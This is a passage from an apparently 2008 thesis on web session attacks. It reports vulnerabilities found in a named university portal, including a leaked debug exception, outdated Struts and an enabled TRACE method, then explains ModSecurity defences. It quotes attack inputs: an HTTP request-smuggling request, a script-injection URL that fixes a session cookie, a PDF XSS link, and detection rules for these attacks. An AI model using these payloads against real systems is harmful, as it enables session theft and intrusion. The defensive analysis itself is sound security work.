
```
/home/unimatica/uniwex/uniwexng-4.4.0/WEB-INF/lib/struts-1.1.jar
```

```
/home/unimatica/uniwex/uniwexng-4.4.0/WEB-INF/lib/myfaces-api-1.1.4.jar
```

We suppose that */unique/UniqueNewException.jsp*, that is the page where the exception is rendered, is there only for debug purposes, as the Http TRACE method enabled on the web server.

B.4.4 Secunia Advisory SA19493 for Apache Struts prior to 1.2.9

Here the previously discovered informations come to help us: Uniwex is using a wide range of Java libraries, but unfortunately outdated, such as Apache Struts 1.1. Apache Struts versions prior to 1.2.9 are known to be exploitable with XSS, DoS and security restriction bypassing. Uniwex seems vulnerable to the first point of the advisory “The RequestProcessor allows all actions to be canceled making it possible to bypass validation in actions



The screenshot shows a web browser window with the address bar displaying `https://uniwex.unibo.it/uniwex/index.do`. The page title is "Unprocessable Entity". Below the title, there is a message: "Click [here](#) to reset the session." The main content area is a table listing various session and request details.

Application Stack :	Utilised STACK - Number of levels : 1 level 0 : /unique/UniqueNewException.jsp
Session :	1D3C09DB4F482E2B9181870E9F7E175F
User Computer :	192.168.1.150) protocol : HTTP/1.1
User :	<null>
Objects in the Request	
it.unimaticaspa.unique.PAGE-CONTEXT-CHAIN	class : it.unimaticaspa.unique.utils.PageContextNavigator it.unimaticaspa.unique.utils.PageContextNavigator@39558f
it.unimaticaspa.unique.PAGE-NAME	class : java.lang.String /unique/UniqueNewException.jsp
it.unimaticaspa.unique.REQUEST-MARKER-FOR-STACK	class : java.lang.String true
it.unimaticaspa.unique.struts.action.UniqueRequestProcessor.PROCESSED-PATH	class : java.lang.String /index
javax.servlet.forward.context_path	class : java.lang.String /uniwex
javax.servlet.forward.request_uri	class : java.lang.String /uniwex/prenotazione/studente/ActionShowListaAppelli.do
javax.servlet.forward.servlet_path	class : java.lang.String /prenotazione/studente/ActionShowListaAppelli.do
javax.servlet.include.context_path	class : java.lang.String /uniwex
javax.servlet.include.request_uri	class : java.lang.String /uniwex/unique/UniqueNewException.jsp
javax.servlet.include.servlet_path	class : java.lang.String /unique/UniqueNewException.jsp
javax.servlet.request.cipher_suite	class : java.lang.String RC4-MD5
javax.servlet.request.ssl_session	class : java.lang.String 6BDBFAD47C3B6DD7FB601A013B1660CB129D4A38961D7FD4362F58920B40E8A0
org.apache.struts.action.ACTION_MESSAGE	class : org.apache.struts.action.ActionMessages org.apache.struts.action.ActionMessages@1d9c240
org.apache.struts.action.MESSAGE	class : org.apache.struts.util.PropertyMessageResources org.apache.struts.util.PropertyMessageResources@6179e
org.apache.struts.action.MODULE	class : org.apache.struts.config.impl.ModuleConfigImpl org.apache.struts.config.impl.ModuleConfigImpl@1f89785
org.apache.struts.action.mapping.instance	class : it.unimaticaspa.unique.struts.config.UniqueActionMapping ActionConfig[path=/prenotazione/studente/ ActionShowListaAppelli,scope=session,type=it.unimaticaspa.uniwex.prenotazione.s
Objects in the Session	
it.unimaticaspa.TERMINAL-INFO	class : it.unimaticaspa.unique.struts.taglib.TerminalInfo it.unimaticaspa.unique.struts.taglib.TerminalInfo@202487
it.unimaticaspa.unique.SESSION-STACK-OBJECT	class : it.unimaticaspa.unique.struts.serverstack.HRefStack it.unimaticaspa.unique.struts.serverstack.HRefStack@3e38e1
org.apache.struts.action.LOCALE	class : java.util.Locale en
Objects in the Application	
it.unimaticaspa.CONTEXT-LOADER	class : it.unimaticaspa.uniconcore.applets.SvltParamsLoader it.unimaticaspa.uniconcore.applets.SvltParamsLoader@5818e1

Figura B.10: An excerpt of the previously mentioned Uniwex huge exception.

that proceed without checking *isCancelled()*. This may allow bypassing of security restrictions”.

In the previous exception if we grep for *RequestProcessor* we can find this section, that demonstrate how Uniwex is probably vulnerable:

	true
it.unimaticaspa.unique.struts.action.UniqueRequestProcessor.PROCESSED-	class : java.lang.String
PATH	/index
javax.servlet.forward.context_path	class : java.lang.String
	/uniwex

The second point of the advisory states: “The public method *getMultipartRequestHandler()* in *ActionForm* gives access to elements in *CommonsMultipartRequestHandler* and *BeanUtils*. This can be exploited to cause a DoS by sending a specially request with a parameter referencing the public method”. If we repeat the previous grep, this time searching for *ActionForm*, we see that:

org.apache.struts.action.FORM_BEANS	class : org.apache.struts.action.ActionFormBeans org.apache.struts.action.ActionFormBeans@16e82a7
org.apache.struts.action.FORWARDS	class : org.apache.struts.action.ActionForwards org.apache.struts.action.ActionForwards@43b210
org.apache.struts.action.MESSAGES	class : org.apache.struts.action.ActionMessages

We didn’t have time to check every Uniwex library for known bugs, because certainly there are a lot more: if Cesia and Unimatica S.P.A. will give us the possibility, we will start a deep penetration test to catch every exploitable vector to Uniwex.

B.4.5 TRACE method enabled

As described in the paragraph about Cross Site Tracing, the TRACE debugging method if enabled can leads to malicious code execution on the victim’s browser. Uniwex infrastructure doesn’t disable or filter TRACE method, as we verified below (raw request/response pair):

```
TRACE https://uniwex.unibo.it:443/uniwex/uniwex/LogonStudiante.do HTTP/1.1
User-Agent: Opera/9.26 (Macintosh; Intel Mac OS X; U; en)
Host: uniwex.unibo.it
```

Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en,ja;q=0.9,fr;q=0.8,de;q=0.7,es;q=0.6,it;q=0.5,pt;q=0.4,
pt-PT;q=0.3,nl;q=0.2,sv;q=0.1,nb;q=0.1,da;q=0.1,fi;q=0.1,ru;q=0.1,pl;q=0.1,
zh-CN;q=0.1,zh-TW;q=0.1,ko;q=0.1,en;q=0.1
Accept-Charset: iso-8859-1, utf-8, utf-16, */*;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, */*;q=0
Referer: https://uniwex.unibo.it/uniwex/index.do
Cookie: JSESSIONID=9C548CF5F3F0AE76D994F504E62CBCC5
Cookie2: \$Version=1
Connection: Keep-Alive, TE
TE: deflate, gzip, chunked, identity, trailers

HTTP/1.1 200 OK
Date: Fri, 30 May 2008 11:34:10 GMT
Server: Apache/2.2.3 (Linux/SUSE)
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
X-Transfer-Encoding: chunked
Content-Type: message/http
Content-length: 760

TRACE /uniwex/uniwex/LogonStudiante.do HTTP/1.1
User-Agent: Opera/9.26 (Macintosh; Intel Mac OS X; U; en)
Host: uniwex.unibo.it
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en,ja;q=0.9,fr;q=0.8,de;q=0.7,es;q=0.6,it;q=0.5,pt;q=0.4,
pt-PT;q=0.3,nl;q=0.2,sv;q=0.1,nb;q=0.1,da;q=0.1,fi;q=0.1,ru;q=0.1,pl;q=0.1,
zh-CN;q=0.1,zh-TW;q=0.1,ko;q=0.1,en;q=0.1
Accept-Charset: iso-8859-1, utf-8, utf-16, */*;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, */*;q=0

```
Referer: https://uniwex.unibo.it/uniwex/index.do
Cookie: JSESSIONID=9C548CF5F3F0AE76D994F504E62CBCC5
Cookie2: $Version=1
Connection: Keep-Alive, TE
TE: deflate, gzip, chunked, identity, trailers
```

B.5 Conclusions

The discovery of new attacks on session management is not so far from reality, as this aspect of web applications still be one of the most critical: basically every big web application has been vulnerable at least one time to Session Fixation or Session Hijacking, from Google's Gmail to Drupal CMS [20].

The Uniwex web application doesn't escape from the list of the bugged websites either, as we have just seen before: we think is really embarrassing for developers (and for University too) to know that a guy of twenty-three years old was able to find so many vulnerabilities in the main University web application. This is why we think that web developers and software engineers must know the kind of attacks that we analyzed in this chapter, otherwise how they can pretend to build a really secure web application? How about the Privacy of the University users? How about the Sebina network (that connects every University library with each others) that runs on un-encrypted Telnet, and the whole world know that it can be easily sniffed? But this is not the time to deal with it.

We think the greatest challenge in web application attacks today is to build auto-replicant worms for Web 2.0 application, such as Samy [26] for Microsoft MySpace, and new sophisticated attacks that bypass actual anti-exploitation technologies such the Web Application Firewalls that we will discuss in the next chapter, or the myriad of new "improvements" of security such as Microsoft's HttpOnly, Adobe's Flash Security Policies and Firefox's NoScript plugin.

Appendice C

Tecniche di difesa implementabili

C.1 ModSecurity: the open source web application firewall

ModSecurity is the leader open source WAF in the market: his creator, Ivan Ristic has joined Brach.com, a company totally dedicated to web application security and specifically to Web Application Firewall defenses, proposing a commercial version of ModSecurity on dedicated rack 1U slots. ModSecurity is a powerful Swiss army knife that in the right hands can really make web application more secure: it can do almost everything but security engineers must deeply understand the web application they want to protect to be able to configure and write the correct rules, in a way that the WAF can process HTTP packets correctly and with the right policies.

The product is actually offering all the three protection strategies that WAFs may provide: *virtual patching*, *positive* and *negative security model*.

Virtual patching and *Positive security model* are mostly the same: they represent an input validation layer, where GET and POST parameters are inspected and values are compared with the regular expressions present in the various rulesets. The only difference between the two models is that with the

latter (*Positive*) every field of the web application must be validated. Both two are the most difficult approach to web application protection, because they need a deep understanding of the application and his control flow, but the *Positive security model* is known to be the best one if time is not the first problem. An Example of *Positive security model* is the following rule:

```
<LocationMatch "^/secure/auth/login.iface$">
  SecDefaultAction "log,deny,t:lowercase"
  SecRule REQUEST_METHOD !POST
  SecRule ARGS:destination " URL" "t:urlDecode"
  SecRule ARGS:j_username "[0-9a-zA-Z].{32,}"
  SecRule ARGS:j_password ".{32,}"
  SecRule ARGS:Submit "!Log.On"
</LocationMatch>
```

The login page (*login.iface*) is protected by a defined rule that will log and then deny the HTTP requests if the POST parameter values will not follow the defined restriction: for example the *j_username* field must be a 32 alpha-numerical characters string.

Negative security model is the fastest to apply and generally works well without any modification of the default rulesets: ModSecurity comes with a pre-defined generic rule-sets that are enough for most web application from JEE, to PHP, .NET or Ruby.

It works mostly as an Intrusion Prevention System, but it's explicitly created to compare HTTP headers, body parameters and uploaded files to a defined rulesets of explicitly Bad actions. ModSecurity working in Negative mode has also Anti Evasion features such decoding, path canonizations and other platform dependent tasks.

A rule example that prevent one of the dangerous attacks described in chapter two, HTTP Request Smuggling, is the following (just a proof of concept, because as we will see prevent this attack is even more complex):

```
SecRule &REQUEST_HEADERS:Content-Length "@ge 2" "log,deny,status:403"
```





Figura C.1: The five different phases of ModSecurity control flow.

The rules checks if there is more than one Content-Length header: as explained in the paragraph B.3.1, Request Smuggling attack works sending a crafted and not RFC-compliant HTTP packet with two Content-Length header fields.

C.2 Session Management protection

It is out of the scope of this dissertation to explain ModSecurity and Apache basic configurations, for time and space limitations. We will now analyze some security configuration rules do better understand how they can be used to limit or prevent web sessions attacks, even if ModSecurity can be

configured to do almost all we need (especially with the new capabilities of version 2.5.5).

For our analysis we configured the e-commerce module of Apache OFBiz, an open source enterprise automation software project, on a Apple MacBook-Pro3,1 with the bundled Apache Tomcat 5.5.20 and Derby DB. ModSecurity 2.5.5 was configured on a Fedora Core 9 VMware virtual machine with 512 Mb RAM, Apache 2.2.8-r3 and mod_proxy_ajp to forward the requests from Apache to OFBiz.

The name based virtual host on httpd.conf was configured like this:

```
<VirtualHost 127.0.0.1:80>
    ServerAdmin webmaster@dummy-host.example.com
    DocumentRoot /var/www
    ServerName localhost

    <Location /ecommerce>
        SetHandler ecommerce
    </Location>

    <Proxy balancer://ajpCluster>
        Order deny,allow
        Allow from all
        BalancerMember ajp://macbook:8009/ecommerce route=jvm1
    </Proxy>

    ProxyVia On
    ProxyPreserveHost On
    ProxyPass /ecommerce balancer://ajpCluster
    RewriteEngine On
    RewriteRule ^/(images/.+);jsessionid=\w+$ /$1

</VirtualHost>
```

So basically Apache has been configured as a secure proxy because every request/response must go through it, and thus be filtered by ModSecurity: multi-tiered infrastructures like the one we can design in figure 3.1 of the third chapter are common in enterprise environments where load-balancing and fail-over are needed. In fact when we define the *Proxy* directive, we can add as many *BalancerMember* sections as application servers we have. When ModSecurity process a request he assign to it a “magic” token (through the usage of a common Apache module, `mod_unique_id`), which is guaranteed to be unique across every request.




Figura C.2: A secure infrastructure with ModSecurity deployed on a dedicated Apache machine that acts as integration reverse proxy to control and filter requests/responses (Copyright Michele Orrù, 2006).

The great power of ModSecurity is to filter HTTP raw packets on 4 different phases, with great flexibility: for example if we want to stop bots that usually modify the Host header of their requests with an explicit IP address, we can use the following rule:

```
SecRule REQUEST_HEADERS:Host "^[\d\.]+$" "deny,log,auditlog,
status:400,msg:'Host header is a numeric IP address', severity:'2',id:'960017'"
```

In this way raw packets such this

```
POST /ecommerce/control/main HTTP/1.1
Host: 192.168.0.254
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9b5)
Gecko/2008043010 Fedora/3.0-0.60.beta5.fc9 Firefox/3.0b5
[...]
```

will be blocked analyzing request headers, on phase 1. ModSecurity core rules includes regular expression patterns to detect not only XSS and SQL injection attacks, but also advanced attack vectors such those described in chapter 2, as described here below.

C.3 HTTP Request Smuggling protection

Under “Protocol Violation” of ModSecurity rule categories we can find some rules that help us to protect from this type of attack, deeply discussed on chapter two. They’re not easy to understand because as Ryan Barnett (ModSecurity Community Manager) said me, “Apache actually intercepts it (the multiple Content-Lenght header) before ModSecurity can evaluate it and it will condense down the multiple headers into just one however it keeps the argument values like this (from ModSecurity audit log)”:

```
--283bca58-A--
[04/Dec/2006:19:49:12 +0000] pNjdIn8AAAEAADZgA0kAAAAA
127.0.0.1 4386 127.0.0.1 80
```

```
--283bca58-B--
POST /foobar.html HTTP /1.1
Host: localhost
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0, 44

--283bca58-F--
HTTP /1.1 413 Request Entity Too Large
Connection: close
Content-Type: text/html; charset=iso-8859-1
--283bca58-H--
Apache-Error: [file "http_filters.c"] [line 133] [level 3]
  Invalid Content-Length
Stopwatch: 1165261752818978 1424 (786 828 -)
Producer: ModSecurity v2.1.0-dev2 (Apache 2.x)
Server: Apache/2.2.3 (Unix)
--283bca58-Z
```

As you can clearly see in *283bca58-B* (B states for Request Headers), Apache has erroneously interpreted the bad request and the Content-Length has become 0,44. This because the raw request that we sent were:

```
POST /foobar.html HTTP /1.1
Host: localhost
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Content-Length: 44

GET /poison.html HTTP /1.1
Host: SITE
Bla:
```

```
GET http://SITE/page_to_poison.html HTTP /1.1
Host: SITE
Connection: Keep-Alive
```

so the first Content-Lenght header was 0 because there was not body, and the second was 44 because the total characters of the inner requests were exactly 44. To filter this kind of request ModSecurity core team added a new rule to catch multiple headers collapsed into one (note “,”):

```
SecRule REQUEST_HEADERS: '/(Content-Length|Transfer-Encoding)/' ", "\
    "phase:2,t:none,deny,log,auditlog,status:400,msg:'HTTP Request Smuggling Attack.'\
    id:'950012',tag:'WEB_ATTACK/REQUEST_SMUGGLING',severity:'1'"
```

C.4 HTTP Session Fixation protection

Session Fixation prevention rules are really effective and basically intercept the requests generated when the victim clicks on the malicious link that the hacker send to him: as we seen on chapter two regarding Session Fixation attacks, one of the possible attack vectors is

```
http://vulnerable.application.com/user.jsp?page=<script>document.cookie=
"JSESSIONID=sdkcjh7jh23hbkc3cbcskcdh;%20
Expires=Monday,%201-May2009%2008:00:00%20GMT";</script>
```

that is the (in)famous HTTP Header injection that Amit Klein discovered as alternative to the classic session fixation exploitation.

ModSecurity core rules ships with two fundamental rules that inspect request headers and argument payloads to find the common strings needed (set-cookie, .cookie, expires, domain) by the session fixation attacks vector:

```
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES|REQUEST_HEADERS|XML:\
/*|!REQUEST_HEADERS:Referer "@pm set-cookie .cookie" \
    "phase 2,t:none,t:urlDecodeUni,t:htmlEntityDecode,\
    t:compressWhiteSpace,t:lowercase,pass,nolog,skip:1"
```

```
SecAction phase:2,pass,nolog,skipAfter:959009
```

```
SecRule REQUEST_FILENAME|ARGS|ARGS_NAMES "(?:\.cookie\b.*?;\W*?\n(?:expires|domain)\W*?=\bhttp-equiv\W+set-cookie\b)" \n\n    "phase:2,t:none,t:htmlEntityDecode,t:compressWhiteSpace,\nt:lowercase,capture,ctl:auditLogParts+=E,log,auditlog,msg:'Session Fixation',\nid:'950009',tag:'WEB_ATTACK/SESSION_FIXATION',logdata:'%{TX.0}',severity:'2'"
```

```
SecRule REQUEST_HEADERS|XML:/*|!REQUEST_HEADERS:Referer "(?:\.cookie\b.*?;\W*?\n(?:expires|domain)\W*?=\bhttp-equiv\W+set-cookie\b)" \n\n    "phase:2,t:none,t:urlDecodeUni,t:htmlEntityDecode,t:compressWhiteSpace,\nt:lowercase,capture,\ctl:auditLogParts+=E,log,auditlog,msg:'Session Fixation',\nid:'959009',tag:'WEB_ATTACK/SESSION_FIXATION',logdata:'%{TX.0}',severity:'2'"
```

In this way is nearly impossible to build a session fixation attack because even if our victim will fall in the trap clicking on the malicious link, when the request will arrive to Apache ModSecurity will log it and eventually deny it: as you can read these are permissive roles because Modsecurity is working only in Audit mode where every attack is logged to successive studies and analysis. Is enough to replace “pass” with deny, choosing the HTTP error code to effectively block the bad request before it can arrive to the web application.

C.5 General attack vectors protection

ModSecurity offers a good protection from almost the whole range of web attacks (except from Cross Site Request Forgery), from XSS to Blind SQL Injections, from Command Injection to language dependent (PHP, SSI, ColdFusion) attacks.

In the latest core ruleset (2.5.5) we can find rules to prevent the dangerous UPDF-XSS attack, also known as the Universal PDF - Cross Site Scripting

attack [28], caused by a bug in Adobe's Acrobat Reader that enables running malicious javascript code on a victim computer when he clicks on a link like the following:

```
http://good-server.com/document.pdf#anyname=javascript:your_code_here
```

The ModSecurity capabilities to detect and block almost all XSS attack vectors limit a lot the possibilities of every kind of session stealing such Session Hijacking (without considering other factors as sniffing, supposing that we use Secure cookies) and Cross Site Tracing because it blocks the TRACE method and permits just GET, POST and HEAD.

C.6 Right direction to Web Application Traps?

The improvements that Breach made to ModSecurity give to us new possibilities to write more complex and interactive rules, that with a bit of invention can be used to build traps for attackers (and for almost all Web Application Scanners).

We take some inspiration from Meder Kydyraliev paper, downloadable from his site <http://o0o.nu/meder/>. He proposed to put some traps on our web applications, such as specially attractive pages like */admin/credentials.jsp*, or modified value properties such as *ISADMIN=0* inside a cookie: in this way an attacker can erroneously think that our traps are in fact unprotected resources or easy-exploitable parameters. Obviously when he will try to change, for instance, *ISADMIN* to value 1, thinking that the application will see him as an admin, our filter engine will catch it: this can be accomplished with ModSecurity in a secure way, preventing to do it on the application code and risking to inadvertently open new holes.

Here below we wrote some ModSecurity to catch requests to our trap, */ecommerce/control/main/admin*. In this case the trap is a page not linked from our web application, so regular users cannot find it: is still a page which can be found by automated Web Scanners such Nikto that scans for common

file and directory names. Other more sophisticated traps can be build for human attackers, and these rules are just a working and simple example that counts how many times the trap page is requested on the current session: if the imposed limit is reached then the session is definitely blocked. The attacker must force the application to re-issues a new fresh session otherwise every request will be denied by Modsecurity.

```
SecRule REQUEST_COOKIES:JSESSIONID !^$ chain,nolog,pass
SecAction setid:%{REQUEST_COOKIES.JSESSIONID}
SecRule REQUEST_URI "^/ecommerce/control/main/admin"
"pass,log,setvar:session.score+=10,msg:'TRAP ACTIVATED'"
SecRule SESSION:SCORE "@gt 50" "pass,log,setvar:session.blocked=1"
SecRule SESSION:BLOCKED "@eq 1" "log,deny,status:403,msg:
'TRYING TO HACK JSESSIONID: FOUND AND BLOCKED'"
```

Deploying these rules in the virtual infrastructure we built, and analyzing the *modsec_debug* log file, we can see the following in real-time:

```
[13/Jun/2008:07:01:16 --0400] [localhost/sid#b8e12b40] [rid#b8f67a38]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
"^/ecommerce/control/main/admin" at REQUEST_U
RI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:48 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
"^/ecommerce/control/main/admin" at REQUEST_URI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:49 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
"^/ecommerce/control/main/admin" at REQUEST_URI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:50 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
"^/ecommerce/control/main/admin" at REQUEST_URI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:51 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
```

```
"~/ecommerce/control/main/admin" at REQUEST_URI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:52 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Pattern match
